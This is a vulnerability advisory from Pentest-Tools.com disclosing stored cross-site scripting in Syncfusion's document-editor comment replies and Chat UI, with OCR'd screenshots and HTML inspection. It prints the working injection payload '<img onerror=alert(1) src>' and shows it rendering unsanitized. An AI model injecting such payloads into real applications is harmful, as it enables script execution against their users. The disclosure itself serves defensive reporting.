PTT-2025-023 – Multiple Stored Cross-Site Scripting

CVE-ID: CVE-2025-63260

Credits:

Matei "Mal" Bădănoiu of Pentest-Tools.com

Environment:

- Syncfusion v30.1.37
- https://ej2.syncfusion.com/

CVSSv3: 4.6 Medium - AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N

Note: Internally the Syncfusion Security team considered this vulnerability to have a "High severity", even if the CVSS may not reflect that.

Note 2: Confidentiality and Integrity may be increased/decreased depending on the nature of the data and functionalities present in the web application that uses the vulnerable Syncfusion components.

Description:

We identified multiple components in the Syncfusion application that are vulnerable to Stored Cross-Site Scripting (XSS) payloads.

Note: Although the Syncfusion website does not persist changes that result in XSS, a typical production environment would store these payloads persistently and trigger them every time a user opens the respective document or chat.

Requirements:

To perform this exploit, an attacker must understand the basics of XSS attacks.

Proof of Concept:

We identified two vectors that allow attackers to obtain Stored XSS.

- ### Stored XSS in Comment Replies:

  We tested this exploit on the "Comments Demo" at "https://ej2.syncfusion.com/javascript/demos/#/tailwind3/document-editor/comments.html".


  Although the "Comment" fields themselves apply sanitization (e.g. user name is sanitized, comment is sanitized) the reply to a comment follows a different logic and results in a stored XSS vulnerability.

  In order to obtain the XSS an attacker will require finding a valid Syncfusion document, leave a comment in the respective document and then leave a malicious reply to the created comment.

  In this case, we injected the following malicious HTML element into the chat:

```
<img onerror= alert(2) src>
```

Browser View:



https://ej2.syncfusion.com/javascript/demos/#/tailwind3/document-editor/comments.html

Essential Studio® for JavaScript (ES5)

Comments

Restrict Editing

Your permissions

This document is protected from unintentional editing.
You may only insert comments into this region.

Highlight the regions I can edit

The Giant P

The giant panda, which only lives in China out the globe. From their furry black and white bo world's most loved animals.


Comments

Nancy Davolio
<img onerror=alert(1) src>
July 24, 2025 7:12 PM

<img onerror=alert(2) src>


Nancy Davolio
Andrew Fuller Giant panda also known as panda bear or simply panda, is a bear native to south central China.
November 14, 2019 6:18 PM

Once the attacker submits the “Reply,” the browser displays the malicious alert pop-up.



```
https://ej2.syncfusion.com/javascript/demos/#/tailwind3/document-editor/comments.html

ej2.syncfusion.com
2
OK

Nancy Davolio
<img onerror=alert(1) src>
July 24, 2025 7:12 PM

Nancy Davolio
July 24, 2025 7:13 PM
Reply

Nancy Davolio
Andrew Fuller Giant panda also known as panda bear or simply panda, is a bear native to south central China.
November 14, 2019 6:18 PM
```

Further inspection of the resulting HTML confirms that the application displayed the “Reply” body in an unsafe manner in the browser, which caused the XSS.



```
<div class="e-de-cmt-sub-container e-de-cmt-reply">
  <div class="e-de-cmt-view"> event
    <div class="e-de-cmt-author" style="margin-top: 8px; display:
    flex;">…</div> flex
    <div class="e-de-cmt-readonly e-mention" style="display: bl
      <img onerror="alert(2)" src=""> event
    </div>
    <div style="display: none;">…</div>
    <div class="e-de-cmt-date" style="display: block;">
    July 24, 2025 7:13 PM</div>
```

- ## Stored XSS in Chat UI:


We tested this exploit on the “Instant Chat Demo” at “https://ej2.syncfusion.com/javascript/demos/#/tailwind3/chat-ui/default.html”.

The application does not sanitize messages sent via the chat, and it renders them in a way that triggers XSS.

In this case the following malicious HTML element was injected into the chat:

```
<img onerror= alert(1) src>
```

Browser View:



Albert 24/07/2025 06:47 PM
Hi there! How's it going?

24/07/2025 06:47 PM
Hey! I'm doing well, thanks. How about you?

Albert 24/07/2025 06:47 PM
Mostly the usual stuff. I did start a new hobby - painting!

<img onerror=alert(1) src>


24/07/2025 06:47 PM
Hi there! How's it going?

Reena 24/07/2025 06:47 PM
Hey! I'm doing well, thanks. How about you?

24/07/2025 06:47 PM
Mostly the usual stuff. I did start a new hobby - painting!

In this example, two Chat UI web controls are used to represent users **Albert** and **Reena**, each with a unique header, avatar, and toolbar. Messages are instantly synchronized between the two users through the `messageSend` event, while typing indicators are shown in the other chat interface via the `userTyping` event, adding a more interactive feel. This example demonstrates how to use the Chat UI control to display chat messages for multiple users. The chat interface allows switching between users' conversations, with bot responses triggered by user input. A header toolbar is included, and a splitter layout displays the chat alongside a list view for easy navigation.


Once the attacker sends the message, the browser triggers the XSS:



```
https://ej2.syncfusion.com/demos/#/tailwind3/chat-ui/default.html

Albert 24/07/2025 06:47 PM
Hi there! How's it going?

24/07/2025 06:47 PM
Hey! I'm doing well, thanks. How about you?

Reena 24/07/2025 06:47 PM
Hey! I'm doing well, thanks. How about you?

24/07/2025 06:47 PM
Mostly the usual stuff. I did start a new hobby - painting!

ej2.syncfusion.com
1
OK
```

Note: In this demo case the XSS triggers twice, once for "Albert's chat" and another time for "Reena's chat".

Further inspection of the resulting HTML confirms that the application displayed the "message" in an unsafe manner in the browser, which caused the XSS.



```
role="toolbar" aria-disabled="false" aria-orientation="horizontal">…</div>
  <div class="e-time">24/07/2025 06:48 PM</div>
▾ <div class="e-status-wrapper">
  ▾ <div class="e-status-item">
    ▾ <div class="e-message-content">
      ▾ <div class="e-text">
          <img onerror="alert(1)" src="">
        </div>
      </div>
      <span class="e-status-icon " title=""></span>
```

```
-group.e-right. › div#chatUser1-message-4.e-message-item › div.e-status-wrapper › div.e-status-item › div.e-message-content
```

```
element { 
}
.e-chat-ui .e-right .e-message-content {
  background: var(--color-sf-primary-lighter);
  color: var(--color-sf-content-text-color);
}
```

*From vulnerability scans to proof, **Pentest-Tools.com** gives 2,000+ security teams in 119 countries the speed, accuracy, and coverage to confidently validate and mitigate risks across their infrastructure (network, cloud, web apps, APIs).*